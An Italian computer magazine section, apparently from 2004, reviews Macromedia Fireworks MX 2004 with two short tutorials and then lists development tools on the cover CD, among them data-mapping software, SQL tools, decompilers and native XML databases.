Fin dalle prime versioni, tutti gli sforzi della casa produttrice sono stati orientati alla creazione di strumenti efficaci, pensati appositamente per venire incontro a determinate esigenze. L'utente-tipo del programma, è qualcuno intenzionato a creare un tipo di grafica che sia non solo gradevole o funzionale, ma soprattutto ottimizzata per internet. Da sempre Fireworks risponde con un solo prodotto a tre esigenze distinte: la grafica bitmap, la grafica vettoriale e la creazione di pagine web dotate di interattività. Come avremo modo di vedere nel corso di questo articolo, con la release MX 2004 tutti e tre questi settori sono stati potenziati e arricchiti di nuovi strumenti. A questo proposito possiamo dire che la "specializzazione" del prodotto è solo uno dei due fattori all'origine del suo successo; l'altro è senza dubbio la ricerca della massima produttività attraverso la più ampia facilità di utilizzo. Con Fireworks si può creare della buona grafica, ma lo si può fare in modo rapido, attraverso strumenti intuitivi che sono in grado di accontentare sia il professionista che l'utente inesperto. Cominciamo subito a dare uno sguardo alla nuova interfaccia di Fireworks MX 2004. Lanciato il programma, notiamo una caratteristica comune a tutti i programmi Macromedia di nuova generazione: la start page.

Fig. 1: *La nuova barra presenta un riepilogo di tutti i documenti aperti dall'utente, consentendo di passare da un documento all'altro con estrema facilità.*

PER INIZIARE... LA START-PAGE

La start page è stata pensata per ottimizzare i tempi, in quanto offre all'utente la possibilità di accedere ai file utilizzati di recente, oppure a varie risorse online, messe a disposizione sul sito della Macromedia. Per disabilitare la finestra in questione, basta selezionare la casella in basso a destra, contraddistinta dalla scritta "Don't show again". Anche se l'aspetto generale resta comunque fedele alle innovazioni introdotte con la versione precedente, ad un primo sguardo risultano subito evidenti alcune novità: una di queste è la barra che indica quali sono i documenti aperti e che, attraverso le etichette in alto, fornisce un metodo molto pratico per gestire più documenti contemporaneamente – soprattutto durante la crostruzione di progetti web oriented. Nel pannello *Properties* notiamo alcune importanti migliorìe. Infatti, è stata aggiunta la possibilità di avere una pop-up preview per i riempimenti e i contorni, in modo da poter vedere, prima di applicarli, che aspetto avranno. La voce *Fill category* introduce una nuova raccolta di contorni basati anche su linee tratteggiate: una volta scelto il colore e le dimensioni, ci appare una finestra a comparsa con la rappresentazione visiva del contorno che applicheremo. Inoltre, con il nuovo pulsante *Fit Canvas* è possibile adattare l'intero documento ad uno specifico oggetto. Sempre dal pannello *Properties*, è possibile applicare nuovi effetti di antialiasing al testo. Nella versione MX di Fireworks, quando si attivava il menu *Anti-aliasing level* erano disponibili solo quattro possibili opzioni di regolazione. Con la nuova release sono state aggiunte due voci: *System Anti-Alias* e *Custom Anti-Alias.* In particolare, *Custom Anti-Alias* attiva un ulteriore pannello di controllo, attraverso il quale è possibile scegliere il colore del testo in relazione alle caratteristiche cromatiche del layout.

GRAFICA VETTORIALE









Dopo aver dato uno sguardo all'aspetto dell'interfaccia, passiamo ad analizzare i

nuovi strumenti per la grafica vettoriale, che probabilmente costituiscono l'aggiunta più rilevante a Fireworks MX 2004. La barra degli strumenti, solo in apparenza simile a quella della versione precedente, nasconde una grossa novità. Sono state inserite numerose nuove forme nell'elenco presente nel pannello degli strumenti (alcune di esse risulteranno familiari a chi utilizza applicativi come Freehand o CorelDraw), e ne segnaliamo alcune che, senza l'aiuto dei meccanismi di preimpostazione, potrebbero risultare più impegnative da realizzare: le spirali, i poligoni sezionati e i grafici a torta. Tali forme sono dotate di Shape handles (piccole maniglie gialle che trascinano una sorta di nodi predefiniti): trascinandole riusciamo a modificare e ridisegnare l'elemento vettoriale. Questi strumenti innalzano notevolmente il livello qualitativo della grafica vettoriale prodotta con Fireworks, fornendo agli sviluppatori solide basi di partenza per creare oggetti complessi. Nell'ambito delle tecniche di disegno, adesso è possibile ridimensionare una figura rispetto al centro. Per ottenere questo risultato basta tenere premuto il tasto *Alt*, per *Windows*, o il tasto *Option*, per Macintosh, mentre si usa lo strumento *Scale*. Sullo stesso principio sono basate le forme vettoriali presenti nel pannello *Shapes (Window>Auto Shapes)*, che contiene un piccolo archivio di immagini vettoriali dotate di riempimento. Anche in questo caso svolgono una funzione determinante le *Shape handles* che, al passaggio del mouse, mostrano dei tooltip contenenti le indicazioni sull'uso delle preimpostazioni. Con un approccio completamente interattivo, si può cambiare la forma, il tipo di texture ed il colore, senza dover necessariamente utilizzare il pannello *Properties*.

Fig. 2: ***Un particolare dei menu di Fireworks. In evidenza la creazione di grafici a torta.***

GRAFICA BITMAP

Nuove funzioni sono state aggiunte per quanto concerne il fotoritocco. Dopo aver selezionato *Rubber Stamp*, nel pannello *Tools* si attiva un sottomenu che contiene altri due strumenti: *Replace Color* e *Red Eye Removal*. Il primo è la risposta ad una richiesta che da tempo gli sviluppatori avevano fatto alla Macromedia e introduce una funzionalità che non poteva certo mancare tra le risorse di Fireworks. Con *Replace Color*, infatti, è possibile selezionare un colore all'interno di una foto e sostituirlo con uno di proprio gradimento: per scegliere il colore da sostituire, basta attivare il contagocce del menu *Change* nel pannello *Property Inspector* e cliccare sulla foto; per scegliere invece il colore sostitutivo, è sufficiente attivare il menu *To* e scegliere uno dei colori presenti.
Lo strumento è costutuito da un semplice pennello e produce come effetto la sostituzione del colore prescelto nelle zone pennellate. *Red Eye Removal*, è un altro classico strumento di fotoritocco. Come molti sanno, quando si scattano fotografie è ricorrente il cosiddetto effet-

Allegare un'immagine ad una e-mail

1 **Importiamo una foto con il comando *File>Import*. Non appena il cursore assume la forma di una squadra, clicchiamo in un punto del foglio di lavoro e trasciniamo, in modo da definire la grandezza della foto. Mantenendo selezionata la foto, dal *Property Inspector* clicchiamo su *Effects*, scegliamo *Shadow and Glow* e poi *Drop Shadow*, per aggiungere un'ombra discendente alla foto.**

2 **Dal pannello *Auto Shapes (Window>Autoshapes)*, selezioniamo la forma *"Talking"*. Trasciniamola sull'area di lavoro e ridimensioniamola. Attraverso le maniglie interattive direzioniamo la freccia del balloon in modo da adattarne l'inclinazione e, con lo strumento *Text*, scriviamo *"ciao"* nel balloon. Un clic su *Fit Canvas* nel *Property Inspector*, e avremo adattato l'immagine alle dimensioni del documento.**

3 **Attiviamo la voce *Send to E-mail (File>Send to E-mail)*. Ci apparirà un menu contestuale con tre opzioni: *Firewoks PNG, JPG Compressed, Use Export Settings*. Scegliamo *JPG Compressed*: automaticamete la nostra immagine verrà allegata al programma di posta predefinito. Su Macintosh alcuni browser potrebbero non supportare questa funzione estremamente comoda.**

SALVARE CONTENUTI IN PHP

1 **Con lo strumento Rectangle, creiamo un rettangolo di 500 x 22 pixel. Nel *Property Inspector*, un clic su *Fill Options*, presente nel menu *Fill Category*, e selezioniamo *Gradient* e *Linear*. Premiamo il tasto *Edit* e scegliamo un colore di partenza più scuro ed un colore finale più chiaro. Utilizzando le maniglie interattive, facciamo in modo che il colore più chiaro sia rivolto verso l'alto.**

2 **Un clic su *Fit Canvas* nel *Property Inspector*, in modo da adattare le dimensioni del documento al rettangolo appena creato. Cliccando il pulsante *New / Duplicate Layer* nel pannello *Layers*, creiamo un nuovo livello e rinominiamolo barra. Con lo strumento *Text*, selezioniamo l'opzione *No Anti-Alias* e scriviamo *"pagina1"*, *"pagina2"* e *"pagina3"*, allineandole sul rettangolo. Nel pannello *Frames and History*, premiamo 4 volte il tasto *New / Duplicate Frame*, in modo da creare quattro fotogrammi.**

3 **Su ogni scritta, utilizziamo lo strumento *Slice* per creare una porzione. Clicchiamo sulla porzione relativa alla prima scritta e, dal menu contestuale che appare, selezioniamo *Add Swap Image Behavior*, per attivare la finestra *Swap Image*: selezioniamo la voce *Frame 2*. Nel pannello *Frame*, clicchiamo su *Frame 2* e inseriamo lo stesso rettangolo e la prima scritta, ma modificandone i colori, per evidenziare il rollover. Ripetiamo lo stesso procedimento per le altre due scritte, nei *Frame 3* e *4*.**

4 **Selezioniamo le varie porzioni e, dal *Property Inspector*, attribuiamo ad ognuna un url, scrivendolo nella casella *Link*. Salviamo come *barra.png* ed esportiamo con *File>Export*. Nella finestra di dialogo *Export*, scegliamo *"HTML and Images"*. Clicchiamo sul checkbox Put images in *subfolder* e poi su *Options*. Dalla scheda *General*, scegliamo *"Generic HTML"* e come estensione *.php*.**

to "occhi rossi", che colora di rosso le pupille dei soggetti ritratti. *Red Eye Removal* è un pennello studiato appositamente per individuare ed eliminare questo effetto indesiderato. Da segnalare anche, tra i *Live Effects*, alcuni nuovi interessanti effetti preimpostati, tra cui citiamo: *Motion Blur* e *Zoom Blur*, entrambi presenti nel gruppo Blur.

CONTENUTI PER IL WEB

Anche sul versante della creazione di contenuti per il web non mancano le novità. Il tasto *File Management*, attraverso le funzioni *put* e *get*, consente di impiegare le funzioni di Ftp incorporate in Dremawea-ver MX 2004, per prelevare file dal server, modificarli e ricaricarli sul server. Per quanto riguarda i contenuti per il web, con Fireworks MX 2004 è stata introdotta la possibilità di salvare in formati *server side*, che in passato non erano previsti dalle funzioni di esportazione. Una nuova opportunità, valida sia per il dialogo con Dreamweaver sia per l'interazione con il codice scritto manualmente.

PER CONCLUDERE

L'unico piccolo appunto da fare riguarda la parte bitmap del programma. Pur avendo strumenti di esportazione rapidi ed efficaci, la componente legata al fotoritocco sembra essere rimasta un po' indietro, rispetto alle tante novità che spiccano in ambito vettoriale. Lo strumento per rimuovere gli occhi rossi e qualche altro effetto aggiunto non rendono giustizia alle vere potenzialità del software. Volendo analizzare la questione in un'ottica di politica aziendale, è evidente che, se da un lato Freehand assicura un valido strumento in grado di competere alla pari con qualsiasi tool vettoriale, nel fotoritocco la Macromedia non ha ancora nessun prodotto capace di contrastare realmente Photoshop. D'altro canto, Fireworks è l'unico ad avere una solida base di partenza su cui costruire una proposta credibile in ambito bitmap. Non è da escludere, quindi, che in futuro possano verificarsi grosse sorprese proprio in quel gruppo di funzionalità. Nel CD allegato alla rivista, oltre alla versione trial di Fireworks MX 2004, trovate anche gli esempi descritti nei due tutorial: *\soft\codice\FW_esempi.zip.*

☑ Fireworks MX 2004

Produttore: Macromedia
Sul web: www.macromedia.it
Prezzo: full version € 359
Upgrade € 179
Software su CD: fwmx_2004_en.exe

☑ REQUISITI

Per Windows
600 MHz Intel Pentium III o equivalenti
Windows 98 SE, Windows 2000, o Windows XP
128 MB RAM (256 MB raccomanadati)
150 MB di memoria libera sull'hard disk

Per Macintosh
500 MHz PowerPC G3 processor
Mac OS X 10.2.6
128 MB RAM (256 MB raccomanadati)
100 MB di memoria libera sull'hard disk

Mapforce 2004

Un potente tool per l'integrazione di dati che consente di semplificare l'interazione fra piattaforme diverse. Utilissimo anche nel processo di aggiornamento di applicazioni legacy.

Con questo innovativo tool visuale potremo facilmente integrare fonti di dati differenti e presentarle all'interno dei nostri progetti. Una volta "disegnato" lo schema di trasformazione che vogliamo realizzare Mapforce si fa carico di generare il codice (Java, C++, C# o XSLT) necessario a completare l'opera.
Le trasformazioni supportate sono XML-to-XML e Database-to-XML: risparmio di tempo e garanzia dei risultati sono i principali vantaggi di una soluzione di questo tipo.

MAPPATURA DATABASE-TO-XML

Attraverso Mapforce 2004 è possibile caricare direttamente le tabelle del database e gli schemi XML, per poi disegnare visualmente la mappa che trasforma le tabelle in un qualsiasi modello di dati espresso nell'XML Schema. Fatto questo, Mapforce 2004 genera automaticamente il codice applicativo necessario ad effettuare la conversione dal database indicato verso l'XML. Il codice così ottenuto è completamente customizzabile e supporta tutti i più diffusi database: SQL Server, Oracle9i e qualsiasi database per cui sia disponibile un driver ODBC.

MAPPATURA XML-TO-XML

Grande è il vantaggio che si ricava dall'utilizzare Mapforce 2004, anche nel momento in cui abbiamo necessità di rimappare documenti XML in altri documenti XML: è sufficiente caricare un qualsiasi numero di XML Schema e tracciare, per via visuale, la mappa che unisce documento di partenza e documento di arrivo. Particolarmente efficace risulta l'interfaccia che, durante tutta l'operazione di mappatura, consente di tenere sotto controllo sia l'XSLT che un esempio dell'output di quanto andiamo a realizzare. Anche in questo caso è prevista la possibilità di produrre codice Java, C++ o C# che si occupi di effettuare la medesima conversione che abbiamo impostato per via visuale.





Fig. 1: **Ecco come mappare un database relazionale in un documento XML**

SVILUPPO PIÙ VELOCE

I progetti che prevedono l'integrazione fra fonti e piattaforme diverse si risolvono spesso in un noioso e ripetitivo lavoro che prevede la scrittura di molte linee di codice per il caricamento, la persistenza, la validazione, e tutta la schiera di operazioni necessarie per il trattamento dei dati.
Mapforce 2004 consente di ridurre drasticamente questo sforzo, garantendo, al contempo, un risultato a prova di errore: gli sviluppatori sono sollevati dal dover lavorare con codice di basso livello e possono dunque concentrarsi sugli aspetti più strettamente legati al focus della loro applicazione.

EVOLUZIONE DI UNO SCHEMA

I modelli di dati non sono statici ma si evolvono nel tempo per seguire i cambiamenti delle funzionalità e dei requisiti di un'applicazione. Immaginiamo che venga modificato un modello di dati XML per un'applicazione già distribuita: anche l'applicazione XML esistente dovrà essere aggiornata per tener conto delle novità. Questi scenari di migrazione sono gestiti in modo molto semplice da Mapforce grazie alla possibilità di caricare più modelli XML in cascata, in maniera da realizzare una sorta di catena di trasformazione che assicura l'evoluzione del modello. Questo approccio consente alle nostre applicazioni di restare sincronizzate al modello di dati, anche nei casi in cui questo venga spesso cambiato.

MANIPOLAZIONE DEI DATI

Nelle comuni esperienze di integrazione, è ben difficile trovarsi in casi in cui la mappatura di un database o di un modello XML verso un documento XML si risolva in un link 1-a-1. Più tipicamente sarà necessario applicare delle regole che in qualche modo manipolino i dati di partenza al fine di rientrare nello schema di arrivo. Mapforce mette a disposizione dello sviluppatore un ricco set di funzioni che consentono l'introduzione di regole matematiche, operazioni sulle stringhe, operazioni condizionali, logica booleana, fino ad arrivare alla costruzione di regole personalizzate dall'utente.

INTEGRARE BASI DI DATI

L'integrazione di dati può presentarsi utile in diversi scenari: il caso più tipico è quello di una transazione business-to-business che permette il dialogo fra due o più aziende i cui modelli di dati e back end, sono in genere assolutamente eterogenei.

☑ Mapforce 2004
Produttore: Altova
Sul web: www.altova.it
Prezzo: € 436
Nel CD: MAPFORCEComplete2004.exe

Aqua Data Studio 3.5

Un potente IDE per creare ed eseguire script SQL

Un tool per amministratori di database che consente di editare ed eseguire script SQL, oltre che consentire una agevole navigazione nelle strutture dei più complessi database. Aqua Data Studio mette a disposizione degli utenti un potente ambiente di sviluppo integrato che può fare da interfaccia a tutti i principali database presenti sul mercato, consentendo l'esecuzione di più operazioni simultaneamente su più database, attraverso un ambiente coerente e ben strutturato. Degno di menzione risulta il Query Analyzer che mette a disposizione un editor con un syntax highlighting studiato specificamente per gli RDBMS e con avanzate funzioni di auto-completamento che velocizzano notevolmente il lavoro degli sviluppatori. La possibilità di analizzare per via grafica la struttura dei Database consente una più semplice interpretazione dei dati e delle correlazioni. Aqua Data Studio può salvare i risultati delle query in numerosi formati, compresi HTML e XML.

Versione di valutazione valida novanta giorni.





Fig. 1: *L'interfaccia principale dell'IDE*

☑ Aqua Data Studio 3.5

Produttore: AquaFold, Inc
Sul Web: www.aquafold.com
Prezzo: $ 69
Nel CD: adstudio.exe

DJ Java Decompiler 3.5.5.77

Ricostruiamo il codice sorgente dei file compilati

Un decompilatore e disassemblatore grafico che gira su piattaforma Windows e che permette, con estrema facilità, di ricostruire il codice sorgente originale a partire da file binari *CLASS*. Una volta ottenuto il sorgente, è possibile modificarlo direttamente all'interno di DJ Java Decompiler, grazie all'editor integrato. Essendo un'applicazione Windows, non è necessario che sia installata una macchina Java: l'unica cosa da fare è indicare il file *.class* e istantaneamente potremo vedere, ed eventualmente modificare, il sorgente. Complessivamente, l'interfaccia può apparire decisamente spartana. A dispetto di ciò, c'è da dire che l'applicazione funziona a meraviglia e questo suo essere spartano si rivela un grande pregio nel momento in cui ci accorgiamo che basta un singolo clic per risalri al codice sorgente di qualsiasi file *.class* compilato. Quest'ultima release ha subito un significativo miglioramento delle prestazioni. DJ Java Decompiler non è dunque un semplice decompilatore ma può essere utilizzato come un vero e proprio editor grafico, con tanto di syntax-highligthing. Gratuito.





Fig. 1: *Il DJ Java Decompiler al lavoro*

☑ DJ Java Decompiler 3.5.5.77

Produttore: Atanas Neshkov
Sul Web: members.fortunecity.com/neshkov/dj.html
Prezzo: Gratuito
Nel CD: djdec322.zip

Jaqua 2003

Gestisci il tuo database tramite linguaggio SQL

Java Query Analyzer, questo l'acronimo che si cela dietro nome di questo interessante software che, attraverso una semplice ed efficace interfaccia, consente di pilotare le principali funzioni di qualsiasi database compatibile con JDBC.
È possibile gestire parallelamente un numero illimitato di DB, effettuando query, aggiornando e lanciando script SQL in modo del tutto indipendente su tutti i back end.
Jaqua consente di avere una visione complessiva dei dati distribuiti nella infrastruttura che gestiamo e, grazie ad una nuova GUI, consente di generare script SQL in pochi secondi.
L'interfaccia è chiara e di aspetto professionale: senza inutili fronzoli consente di gestire complesse operazioni sui DB con relativa semplicità.
Ottimo per amministratori di sistema e sviluppatori, ha un ultimo vantaggio: non ha bisogno di alcuna procedura di installazione, basta un unzip ed è subito pronto a funzionare.
Realizzato in Java.





Fig. 1: ***Ogni operazione sul DB avviene tramite la creazione grafica di una Query***

☑ Jaqua 2003
Produttore: Viktor Moser
Sul Web: http://jaqua.cjb.net/
Prezzo: € 35.00
Nel CD: jaqua.zip

GS DataGenerator 1.5

Per popolare un database con dati realistici

Un generatore di dati per testare la funzionalità di applicazioni e basi di dati, attraverso dei dati che simulano quelli riscontrabili nel mondo reale. GS DataGenerator può creare grandi volumi di dati per qualsiasi base di dati relazionale, simulare andamenti di borsa o un business workflow, fino a presentare dati con tanto di finti errori per testare i DB nei casi limite.
Molto funzionale la possibilità di creare dati a partire dagli input definiti dagli sviluppatori al momento della creazione del software.
Per installare correttamente GS DataGenerator è necessario che sul PC siano già presenti il .NET Framework, nella versione 1.1 ed il MDAC 2.7.
Versione di prova, limitata a 30 giorni e alla creazione di 200 record per sessione.

Fig. 1: ***GS DataGenerator consente di creare anche funzioni personalizzate***

☑ GS DataGenerator 1.5
Produttore: Global Software Applications
Sul Web: www.gsapps.com
Prezzo: $ 945
Nel CD: dg_setup.exe

PE Explorer 1.93

Leggere e modificare eseguibili Windows

Un agile disassemblatore che consente di visualizzare ed (eventualmente) modificare la struttura interna di file eseguibili per Windows. Utilizzato da molti hacker, si rivela di grande utilità per gli sviluppatori che vogliano lavorare “di fino” sui loro stessi file compilati. Come sorgente accetta file EXE, DLL, DRV, BPL, DPL, SYS, CPL, OCX, SCR, e qualsiasi altro eseguibile Win32. In questa nuova versione, è possibile effettuare una migliore ricerca per stringhe ed i file XML possono ora essere visualizzati e modificati all’interno dell’ambiente. Versione di prova valida trenta giorni.

pexsetup.exe

Apache Xindice


Tra i migliori esempi di Database XML nativi

Con “nativo” si indica la caratteristica peculiare di questi database di gestire la persistenza e l’analisi di documenti XML come tipo di dato fondamentale, contrapposto ad altre soluzioni tradizionali come i database relazionali in cui il dato fondamentale è invece il record. XIndice utilizza l’implementazione di Xalan per valutare le query, in conformità allo standard 1.0. Volendo, potete controllare se sono presenti versioni più aggiornate collegandovi all’indirizzo:*http://xml.apache.org/xindice/*. Scompattate l’archivio, ad esempio in C. Dichiarate la variabile d’ambiente *XINDICE_HOME* con il valore *C:\xml-xindice-1.0*. Aggiungete al PATH il percorso *%XINDICE_HOME%\bin* ed il gioco e’ fatto. Per avviare XIndice, da Windows eseguite *C:\xml-xindice-1.0\startup.bat* Per uscire dall’applicazione è sufficiente chiudere la finestra dos in cui è in esecuzione XIndice.

xml-xindice-1.0.zip

JProfiler 2.3.3

Scopri i colli di bottiglia di applicazioni J2SE e J2EE

Un sistema semplice ed efficace per testare le prestazioni di applicazioni Java, sia J2SE sia J2EE. Le indagini alla ricerca dei colli di bottiglia coinvolgono più campi: utilizzo della CPU, occupazione della memoria e distribuzione del carico fra i thread. In questa release sono stati risolti alcuni bug presenti nella precedente release. Versione di valutazione valida dieci giorni.

jprofiler_windows_2_3_3.exe

Force 2.0.8

Fortran: editor e compilatore integrati

Un ambiente di sviluppo integrato che permette di utilizzare appieno il Fortran77. L’editor include tutte le più comuni caratteristiche come la colorazione sintattica, le funzioni di stampa ed altro. Nel pacchetto è integrato il compilatore Fortran G77 ed è possibile generare applicazioni perfettamente compatibili con la piattaforma Win32.

Gratuito.

Force2082.exe

eXist

Un esempio efficiente e leggero di DB XML nativo

Un database XML nativo open source scritto completamente in Java che può essere sia utilizzato come applicativo stand-alone, sia come parte di un’applicazione o di una servlet.

Exist ha una propria implementazione di valutazione delle Query che non è ancora completa (il progetto è soltanto alla versione 0.9.2! E promette la completezza per la versione 1.0), ma introduce alcune estensioni, quali la possibilità di usare le espressioni regolari. Come sempre, le versatilità peculiari di alcuni progetti sono comode e allettanti, ma limitano la portabilità: utilizzando alcune delle feature specifiche di eXist, si finisce per vincolarsi a questo database pur continuando ad utilizzare XML:DB come API di accesso.

Scompattate il file *eXist-0.9.2.zip* in qualsiasi directory, ad esempio C:. Fatto questo, per avviare il DB è sufficiente lanciare il file batch *C:\eXist-0.9.2\bin\startup.bat*, mentre al fine di interromperne l’esecuzione è necessario lanciare *C:\eXist-0.9.2\bin\shutdown.bat*

eXist-0.9.2.zip

Iron Speed Designer 1.5

Per generare applicazioni Web su piattaforma .NET

Un ottimo aiuto per chi si trova a sviluppare applicazioni Web su .NET: è possibile sviluppare una completa applicazione three-tier, senza la necessità di scrivere codice. Sofisticate interfacce utente ed una robusta logica di accesso ai dati, sono automaticamente generate da Iron Speed, al programmatore è lasciato da scrivere solo il codice strettamente relativo alla logica applicativa. Scrivere meno codice, oltre a ridurre i tempi di sviluppo, consente di ridurre anche la possibilità di introdurre errori. Piccoli miglioramenti e risoluzione di alcuni bug in questa release.

Versione di prova valida quindici giorni.

IronSpeedDesignerInstaller.exe

Gava SE 1.0

Sviluppa applicazioni e applet multilingua

Un IDE scritto interamente in Java che consente di sviluppare applicazioni ed applet Java. A testimoniare la bontà dell’ambiente, è da notare che buona parte di Gava è stato sviluppato attraverso Gava stesso. Può essere eseguito su qualsiasi piattaforma, a patto che sia presente una versione del runtime di Java superiore alla 1.4. L’interfaccia si presenta semplice e ricca di ausili per la scrittura veloce del codice. Adatto sia a chi si avvicina a Java solo adesso sia agli sviluppatori più esperti.

Versione di prova valida trenta giorni.

gavainst.exe

VCX Library 2.0

Multi-client audio streaming su TCP/IP

Una libreria di componenti ActiveX per gli sviluppatori di applicazioni audio come chat vocali, Voice over IP, sistemi di conferenza a distanza, il tutto attraverso un framework di streaming audio a bassa latenza. Sono inclusi una serie di componenti per la registrazione del suono, per il playback, la codifica/decodifica, il missaggio, e molti altri ancora. Degni di menzione sono anche i componenti client/ server per la connessione TCP/IP, peer-to-peer e comunicazione broadcast.

Versione dimostrativa.

NCTImageStudio 1.8.2

L’immagine delle tue applicazioni

